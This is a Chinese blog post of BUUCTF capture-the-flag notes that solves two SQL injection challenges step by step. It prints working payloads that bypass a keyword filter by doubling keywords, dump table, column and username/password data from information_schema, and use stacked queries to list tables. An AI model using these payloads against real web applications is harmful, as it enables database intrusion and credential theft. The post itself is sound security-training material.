BUUCTF刷题笔记

原创

不见星光见月光 已于 2022-04-03 19:45:39 修改 2465 收藏 1


分类专栏： buuctf 文章标签： web安全 安全

于 2022-03-24 09:59:57 首次发布

本文链接：https://blog.csdn.net/weixin_58380360/article/details/123689257


BUUCTF刷题笔记

[极客大挑战 2019]BabySQL




从这句话我们可以看出，这个网站的后台是做了过滤处理的

这个时候我们先用万能密码实验一下看看，是什么类型的SQL注入




输入1‘，看看返回的结果

返回结果说明这个是字符型的SQL注入
下面我们来进行一下注释




发现是这个结果，所以肯定了我们的猜测
下面要进行的是对其中的列进行爆破
输入：

```
1' order by 3 #
```




可以看到再其中没有or
我们采取的是对其进行重复的拼写进行绕过后台过滤
输入：

```
1’ oorrder by 3#`
```



发现还是不对，说明可能对其中的by也进行了过滤的要求
输入：

```
1‘ oorrder bbyy 4#
```




下面试探列数

发现为三的时候是对的
爆破数据库的名字输入：

```
1’ uniunionon seleselectct 1, 2, database () #
```


表爆破输入：

```
1' uniunionon seselectlect 1,2,group_concat(table_name) frofromm infoorrmation_schema.tables whwhereere table_sc
hema = 'geek' #
```




爆列输入：

```
1' ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whewherere table_
name= 'b4bsql' #
```



字段爆破：



这个。。。，直接把password给过滤了。
输入：


```
1' ununionion selselectect 1,2,group_concat(username,passwoorrd) frfromom geek.b4bsql#
```

找到flag

Black_list

首先我么并不知道该做些什么的，但是现在我们要对其进行一下检验是否是有SQL注入攻击，输入：

```
1'
```




可以判断是字符型的错误

输入：

```
1’ or 1=1 #
```

判断数据数据库中的回显位数输入：

```
1' order by 3 #
```




可以得出回显的列数是不是两列输入：

```
1’ order by 2 #
```

现在输入：

```
-1‘ union select 1,database() #
```



返回的显示的是对输入的命令进行了过滤，将select过滤掉了
有另外一种的方法，就是堆叠注入的手法
首先什么是堆叠注入：

> 在SQL中，分号（；）是用来表示一条sql语句的结束；在结束一个sql语句后面构建下一条语句会一起执行吗？因此这个想法也造就了堆叠注入。而union injection（联合注入）同样也是将两条语句联合在一起执行的，但是两者之间又有什么不一样的区别的呢？主要是集中在union后面的语句执行的是任意的语句，而堆叠注入是任意的语句。

payload:

```
1';show tables;#
```

Black list is so weak for you,isn't it

姿势: 1 提交查询

